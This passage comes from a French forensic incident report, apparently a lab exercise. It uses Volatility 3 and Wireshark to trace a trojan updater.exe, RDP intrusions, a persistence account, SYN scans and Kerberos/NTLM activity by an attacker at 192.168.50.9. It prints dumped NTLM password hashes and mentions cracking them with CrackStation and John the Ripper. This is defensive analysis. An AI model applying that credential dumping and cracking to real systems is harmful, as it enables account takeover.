
On constate qu'un fichier **updater.exe** a été télécharger à **15:48:24** depuis **192.168.1.4**

Dans wireshark depuis **"Fichier / Exporter les objets"** nous avons pu récupérer le fichier updater.exe et l'avons uploadé sur **VirusTotal** et il semble considéré par **18 scan de sécurité** comme un **trojan**. Les règles **SIGMA** font également référence à de la persistance avec un compte créé et ajouté dans le groupe administrateur local.



En résumé on sait que des connexions **RDP** ont été établies à **le 04/09/2025 à 15:34, 15:49** ainsi que **15:52** et un téléchargement d'un exe à **15:48** et que potentiellement un compte a été créé avec droit administrateur local.

En fouillant dans les connexions **TLS** nous avons pu apercevoir un accès au site de github à **le 04/09/2025 à 15:36** environ. On utilise le filtre **tls.handshake.type==1** afin de récupérer le **Server Name Indication** qui n'est pas chiffré en début de communication. Celui-ci est souvent utilisé pour la récupération d'outil de **pentesting**. Malheureusement le trafic étant chiffré on ne peux voir ce qui a été fait sur ce site par la suite.



4.4. Windows 10 dump mémoire

Dans le cadre de notre analyse forensique, un dump mémoire a été pris avec DumpIt. Nous avons utilisé l'outil Volatility 3 pour examiner le dump du PC sous Windows 10, qui semble avoir été la cible d'un accès RDP.

Nous avons identifié un fichier nommé **"updater.exe"** grâce à une commande spécifique. Ce fichier correspond très probablement à celui qui a été téléchargé le **04/09/2025 à 15:48**, tel qu'observé précédemment dans la trame Wireshark.

volatility3 -f windows10.dmp windows.filescan | grep updater

```
[Sep 05, 2025 - 15:50:00 (CEST)] exegol-default /workspace # volatility3 -f windows10.dmp windows.filescan | grep updater
0x98893fdbf260.0\Program Files (x86)\Microsoft\EdgeUpdate\1.3.195.65\msedgeupdateres_fr.dll
0x98893fdbf3f0  \Program Files (x86)\Microsoft\EdgeUpdate\1.3.195.65\msedgeupdateres_fr.dll
0x98894768a230  \installation\payload_in_googleupdater.exe
0x98894a98bed0  \Program Files (x86)\Google\GoogleUpdater\140.0.7273.0\updater.exe
0x98894a98de10  \Program Files (x86)\Google\GoogleUpdater\140.0.7273.0\updater_copy.exe
```

La commande suivante nous confirme que c'est bien le fichier qui a été téléchargé à **15:48**. Cette commande analyse le Master File Table de NTFS et fournit les timestamps (création, modification, accès, etc.) pour les différents fichiers.

volatility3 -f windows10.dmp windows.mftscan.MFTScan | grep updater.exe

```
[Sep 05, 2025 - 16:50:33 (CEST)] exegol-default /workspace # volatility3 -f windows10.dmp windows.mftscan.MFTScan | grep updater.exe
* 0x4c04c0b000.0FILE    45472   1DB scanFile finArchive FILE_NAME       2025-09-04 13:48:24.000000 UTC  2025-09-04 13:48:24.000000 UTC
UTC     2025-09-04 13:48:24.000000 UTC  updater.exe
```

En faisant de même sur le **updater_copy.exe** on constate que le fichier a été créer le **04/08/2025 à 7:39**, la date de dernière modification du contenu est au **02/07/2025 à 7:37** mais surtout le plus intéressant on constate qu'un accès au fichier a eu lieu juste avant le téléchargement du **updater.exe** à **15:45** et les métadonnées du fichier ont changé à **15:46**. On en déduit que le fichier a été renommé juste avant de télécharger le **updater.exe** compromis.

```
[Sep 05, 2025 - 16:59:45 (CEST)] exegol-default /workspace # volatility3 -f windows10.dmp windows.mftscan.MFTScan | grep updater_copy.exe
* 0x155c7b9280.0FILE    532810  2DB scanFile finArchive FILE_NAME       2025-08-04 07:39:35.000000 UTC  2025-07-02 07:37:49.000000 UTC  2025-09-04 13:46:40.000000
UTC     2025-09-04 13:45:59.000000 UTC  updater_copy.exe
```

La commande suivante **“volatility3 -f windows10.dmp windows.sessions”** nous permet d’apprendre qu’il y a des traces des sessions utilisateurs suivantes :
IRON4SOFTWARE/Administrateur
IRON4SOFTWARE/Info
USER-IRON/cyberu

Les deux premières correspondent à des comptes de domaines mais la troisième semble être un compte local.

Si on filtre avec avec rdp on constate qu’il y a eu une première connexion rdp effectué avec le compte **IRON4SOFTWARE/Info** à **le 04/09/2025 à 15:49** (screenshot en UTC) juste après le téléchargement du **updater.exe** et que s’en suit une seconde connexion **RDP** à **15:52** avec cette fois le compte **USER-IRON/cyberu.**

```
[Sep 05, 2025 - 17:34:45 (CEST)] exegol-default /workspace # volatility3 -f windows10.dmp windows.sessions | grep rdp
4rogress-  100.011452   rdpclip.exe     IRON4SOFTWARE/Info      2025-09-04 13:49:47.000000 UTC
5       -       3928    rdpclip.exe     USER-IRON/cyberu        2025-09-04 13:52:22.000000 UTC
```

La commande suivante permet de savoir qui est associé à l’appareil.

volatility3 -f windows10.dmp windows.registry.printkey --key "Microsoft\Windows NT\CurrentVersion\ProfileList"

Puis la suivante nous permet de savoir à qui appartient le profil

volatility3 -f windows10.dmp windows.registry.printkey --key "Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2077567625-4196342411-3024023854-1001"

Vu que les 5 comptes débutent par un **SID S-1-5-21** cela signifie que les cinq comptes sont administrateurs dont le fameux **cyberu** qui a été utilisé pour un accès rdp à **le 04/09/2025 à 15:52.**

S-1-5-21-2077567625-4196342411-3024023854-1001 → user
S-1-5-21-2077567625-4196342411-3024023854-1002 → **cyberu**
S-1-5-21-395697865-3775555331-2336256471-1104 → emilio.massafra
S-1-5-21-395697865-3775555331-2336256471-1110 → info
S-1-5-21-395697865-3775555331-2336256471-500 → Administrateur

Cette commande permet d’extraire des hachages de mots de passe.
volatility3 -f windows10.dmp windows.hash


```
[Sep 06, 2025 - 14:11:56 (CEST)] exegol-default /workspace # volatility3 -f windows10.dmp windows.hash
Volatility 3 Framework 2.24.0
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrateur  500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Invité  501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        6bf66cbf851a4c86a7a73357738bef2e
user    1001    aad3b435b51404eeaad3b435b51404ee        57d583aa46d571502aad4bb7aea09c70
cyberu  1004    aad3b435b51404eeaad3b435b51404ee        510b3be7ebf757c28e88df6ede369930
```

Avec l’outil https://crackstation.net/ on a pu se rendre compte que le mot de passe du compte user est facilement retrouvable ce qui n’est pas le cas pour le compte administrateur et cyberu (test réalisé avec l’outil **john the ripper**).

4.5. Windows 2019 capture réseau

Ce rapport détaille l'analyse forensique d'un fichier de capture réseau (**windows2019.pcapng**) visant à identifier des activités suspectes et des signes de compromission sur le serveur Windows 2019.


Hiérarchie des protocoles



Protocole	Pourcent Paquets	Paquets
Frame	100.0	70473
Ethernet	100.0	70473
Internet Protocol Version 4	100.0	70473
User Datagram Protocol	1.6	1112
QUIC IETF	0.5	351
NetBIOS Name Service	0.0	11
Domain Name System	1.1	740
Data	0.0	10
Transmission Control Protocol	98.4	69349
Transport Layer Security	0.7	494
Session Initiation Protocol	0.0	1
Remote Procedure Call	0.0	16
Portmap	0.0	16
NMF (.NET Message Framing Protocol)	0.0	6
NetBIOS Session Service	0.1	41
SMB2 (Server Message Block Protocol version 2)	0.0	2
SMB (Server Message Block Protocol)	0.0	7
MS Kpasswd	0.0	4
Unreassembled Fragmented Packet	0.0	4
Lightweight Directory Access Protocol	0.0	6
Kerberos	0.0	1
Hypertext Transfer Protocol	0.3	203
JavaScript Object Notation	0.0	1
Line-based text data	0.0	1
HTML Form URL Encoded	0.0	4
General Inter-ORB Protocol	0.0	1
Domain Name System	0.0	3
Data	0.2	130
Internet Control Message Protocol	0.0	12

On constate principalement du **DNS** en flux **UDP , NETBIOS,TLS,LDAP,HTTP,RPC, Kerberos** en flux **TCP**, du **ICMP** et **ARP** venant de l'extérieur du **réseau interne 192.168.1.0/24**.


On constate une reconnaissance active sur le réseau **192.168.1.0/24** le **04/09 vers 14:54,** en utilisant le filtre wireshark **ARP**



5307	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.236?
5306	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.228?
5305	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.227?
5304	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.37? T
5303	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.45? T
5302	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.192?
5301	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.191?
5300	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.197?
5299	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.190?
5298	2025-09-04 12:54:48	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.236?
5297	2025-09-04 12:54:47	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.222?
5296	2025-09-04 12:54:47	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.209?
5295	2025-09-04 12:54:47	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.208?
5294	2025-09-04 12:54:47	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.202?
5293	2025-09-04 12:54:47	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.199?
5292	2025-09-04 12:54:47	ProxmoxServe_9…	Broadcast	ARP	Who has 192.168.1.201?

Un scan réseau a probablement été lancé puisqu'on voit de multiple requêtes **ARP** venant du routeur **192.168.1.254**.


La machine **windows server 2019 AD 192.168.1.1** répond à la machine **192.168.50.9** par des **"ECHO PING" le 04/09/25 à 14:54 à 15:00.**



icmp

No.	Time	Source	src port	Destination	Dest Port	Protocol	Host	Info
148972	2025-09-04 13:00:46	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x23e6,
148974	2025-09-04 13:00:46	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x23e7,
149305	2025-09-04 13:00:55	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x289d,
149307	2025-09-04 13:00:55	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x289e,
149093	2025-09-04 13:00:49	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x5b7a,
149095	2025-09-04 13:00:49	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x5b7b,
4221	2025-09-04 12:54:44	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x87e4,
149558	2025-09-04 13:00:57	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x9162,
149560	2025-09-04 13:00:57	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0x9163,
5565	2025-09-04 12:54:56	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0xb5cb,
149205	2025-09-04 13:00:51	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0xe23b,
149207	2025-09-04 13:00:51	192.168.1.1		192.168.50.9		ICMP		Echo (ping) reply id=0xe23c,
148971	2025-09-04 13:00:46	192.168.50.9		192.168.1.1		ICMP		Echo (ping) request id=0x23e6,
148973	2025-09-04 13:00:46	192.168.50.9		192.168.1.1		ICMP		Echo (ping) request id=0x23e7,
149304	2025-09-04 13:00:55	192.168.50.9		192.168.1.1		ICMP		Echo (ping) request id=0x289d,
149306	2025-09-04 13:00:55	192.168.50.9		192.168.1.1		ICMP		Echo (ping) request id=0x289e,

On remarque une reconnaissance active sur la **machine AD 192.168.1.1**, le **04/09/25 à 14:54 ⇒14:57** , en utilisant le filtre wireshark **ip.src !=192.168.1.0/24 and tcp.srcport==60194**



ip.src != 192.168.1.0/24 and tcp.srcport==60194

No.	Time	Source	src port	Destination	Dest Port	Protocol	Host	Info
144142	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	30567	TCP		60194 → 30567 [SYN]
144144	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	52252	TCP		60194 → 52252 [SYN]
144146	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	19100	TCP		60194 → 19100 [SYN]
144148	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	35492	TCP		60194 → 35492 [SYN]
144150	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	59522	TCP		60194 → 59522 [SYN]
144152	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	6402	TCP		60194 → 6402 [SYN]
144154	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	8720	TCP		60194 → 8720 [SYN]
144156	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	42413	TCP		60194 → 42413 [SYN]
144158	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	40552	TCP		60194 → 40552 [SYN]
144160	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	41	TCP		60194 → 41 [SYN] Se
144162	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	43432	TCP		60194 → 43432 [SYN]
144164	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	3261	TCP		60194 → 3261 [SYN]
144166	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	64434	TCP		60194 → 64434 [SYN]
144168	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	6504	TCP		60194 → 6504 [SYN]
144170	2025-09-04 12:57:57	192.168.50.9	60194	192.168.1.1	21811	TCP		60194 → 21811 [SYN]

On constate un **scan Syn (183492 paquets)** avec source de port **60194** le **04/09/2025 14:54** jusqu'à **14:57** de la machine attaquante **192.168.50.9.**

On constate une trace d'authentification kerberos avec le **compte info** sur le serveur AD **192.168.1.1** le **04/09/25 à 15:49.** On remarque plusieurs demandes d'authentification :

kerberos.msg_type == 10 (AS-REQ) on n'affiche pas les autres tickets kerberos.

kerberos.msg_type == 10


No.	Time	Source	src port	Destination	Dest Port	Protocol	Host	Info
145810	2025-09-04 12:59:22	192.168.50.9	32866	192.168.1.1	88	KRB5		AS-REQ
169001	2025-09-04 13:34:13	192.168.1.4	63557	192.168.1.1	88	KRB5		AS-REQ
169010	2025-09-04 13:34:13	192.168.1.4	63558	192.168.1.1	88	KRB5		AS-REQ
172392	2025-09-04 13:39:45	192.168.1.4	63652	192.168.1.1	88	KRB5		AS-REQ
172401	2025-09-04 13:39:45	192.168.1.4	63653	192.168.1.1	88	KRB5		AS-REQ
178108	2025-09-04 13:49:32	192.168.1.4	63772	192.168.1.1	88	KRB5		AS-REQ
178123	2025-09-04 13:49:37	192.168.1.4	63772	192.168.1.1	88	KRB5		AS-REQ
178171	2025-09-04 13:49:45	192.168.1.4	63773	192.168.1.1	88	KRB5		AS-REQ
178180	2025-09-04 13:49:46	192.168.1.4	63774	192.168.1.1	88	KRB5		AS-REQ

Détails de la trame AS-REQ :

```
178180 2025-09-04 13:49:46  192.168.1.4  63774  192.168.1.1  88  KRB5  AS-REQ

  TCP payload (318 bytes)
  [PDU Size: 318]
Kerberos
  Record Mark: 314 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    req-body
      Padding: 0
      kdc-options: 40810010
      cname
        name-type: kRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: Info
      realm: IRON4SOFTWARE.LAB
```


Une demande d'authentification a été faite par l'attaquant **192.168.50.9** pour se connecter probablement à la machine **192.168.1.4** avec **le compte Info le 04/09/25 à 15:49.**

Rappel des échange Kerberos :



On détecte une tentative d'authentification via NTLM visible depuis le **serveur Windows 2019 AD 192.168.1.1** vers **15:55.**


Anomalie constatée : Compte local USER-IRON\cyberu



On remarque que la machine **Windows 10 192.168.1.4** tente de s'authentifier auprès du **serveur AD 192.168.1.1** en utilisant **NTLM.** Le compte utilisateur utilisé est **USER-IRON\cyberu** et il est inconnu. La machine **Windows 10 192.168.1.4** est compromise, l'attaquant **192.168.50.9** a créé un compte pour garder une persistance sur la machine **Windows 10 192.168.1.4.**

4.6. Serveur Web **Ubuntu (192.168.1.2)**

Ce rapport détaille l'analyse forensique d'un fichier de capture réseau (**ubuntu.pcapng**) visant à identifier des activités suspectes et des signes de compromission sur le serveur Ubuntu.




On constate les protocoles suivants : **TCP(SSH, HTTP), ICMP** venant de l'extérieur du réseau interne **192.168.1.0/24.**

On remarque une reconnaissance active sur la machine Ubuntu **192.168.1.2**, le **04/09 à 14:54 ⇒14:59**

En utilisant le filtre wireshark : **tcp and ip.src !=192.168.1.0/24 and tcp.srcport==60194**

70602	2025-09-04 12:59:07.222918789	192.168.50.9	60194	192.168.1.2	47772	TCP	58	60194
70603	2025-09-04 12:59:07.232997579	192.168.50.9	60194	192.168.1.2	31879	TCP	58	60194
70604	2025-09-04 12:59:07.243332012	192.168.50.9	60194	192.168.1.2	15637	TCP	58	60194
70605	2025-09-04 12:59:07.253496615	192.168.50.9	60194	192.168.1.2	14803	TCP	58	60194
70607	2025-09-04 12:59:07.263821294	192.168.50.9	60194	192.168.1.2	59828	TCP	58	60194
70608	2025-09-04 12:59:07.274281638	192.168.50.9	60194	192.168.1.2	30567	TCP	58	60194
70609	2025-09-04 12:59:07.284210853	192.168.50.9	60194	192.168.1.2	52252	TCP	58	60194
70610	2025-09-04 12:59:07.294387393	192.168.50.9	60194	192.168.1.2	19100	TCP	58	60194
70611	2025-09-04 12:59:07.304602607	192.168.50.9	60194	192.168.1.2	35492	TCP	58	60194
70612	2025-09-04 12:59:07.315511076	192.168.50.9	60194	192.168.1.2	59522	TCP	58	60194
70613	2025-09-04 12:59:07.325919265	192.168.50.9	60194	192.168.1.2	6402	TCP	58	60194
70614	2025-09-04 12:59:07.335972195	192.168.50.9	60194	192.168.1.2	8720	TCP	58	60194
70615	2025-09-04 12:59:07.346197421	192.168.50.9	60194	192.168.1.2	42413	TCP	58	60194
70616	2025-09-04 12:59:07.356234217	192.168.50.9	60194	192.168.1.2	40552	TCP	58	60194
70617	2025-09-04 12:59:07.366511594	192.168.50.9	60194	192.168.1.2	41	TCP	58	60194

On constate un **scan Syn (65288 paquets)** avec source de port 60194 le 04/09 14:54 jusqu'à 14:59 de la machine attaquante **192.168.50.9.**



On détecte du trafic **SSH** sur la **machine Ubuntu 192.168.1.2** depuis **192.168.50.9** et **192.168.50.14**, le **04/09 à 14:55 ⇒15:33**

ip.src != 192.168.1.0/24 and ssh

No.	Time	Source	Src Port	Destination	Dst Port	Proto Host	Info
128645	2025-09-04 13:33:19	192.168.50.9	52034	192.168.1.2	22	SSH…	Client: Encrypted packet (len=36)
128646	2025-09-04 13:33:19	192.168.50.9	52034	192.168.1.2	22	SSH…	Client: Encrypted packet (len=36)
128647	2025-09-04 13:33:19	192.168.50.9	52034	192.168.1.2	22	SSH…	Client: Encrypted packet (len=36)
128648	2025-09-04 13:33:19	192.168.50.9	52034	192.168.1.2	22	SSH…	Client: Encrypted packet (len=36)

à 15:05 : on constate des tentatives SSH, un compte compromis ?

76947	2025-09-04 13:05:09.335004260	192.168.50.9	45578	192.168.1.2	22	SSHv2	98	Client: Protocol (SSH-2.0-OpenSSH_9.9p1 Debian-3)
76950	2025-09-04 13:05:09.366293829	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=33 Ack=44 Win=64256 Len=0 TSval
76951	2025-09-04 13:05:09.368390094	192.168.50.9	45578	192.168.1.2	22	SSHv2	1634	Client: Key Exchange Init
76952	2025-09-04 13:05:09.413910756	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=1601 Ack=1164 Win=67072 Len=0 T
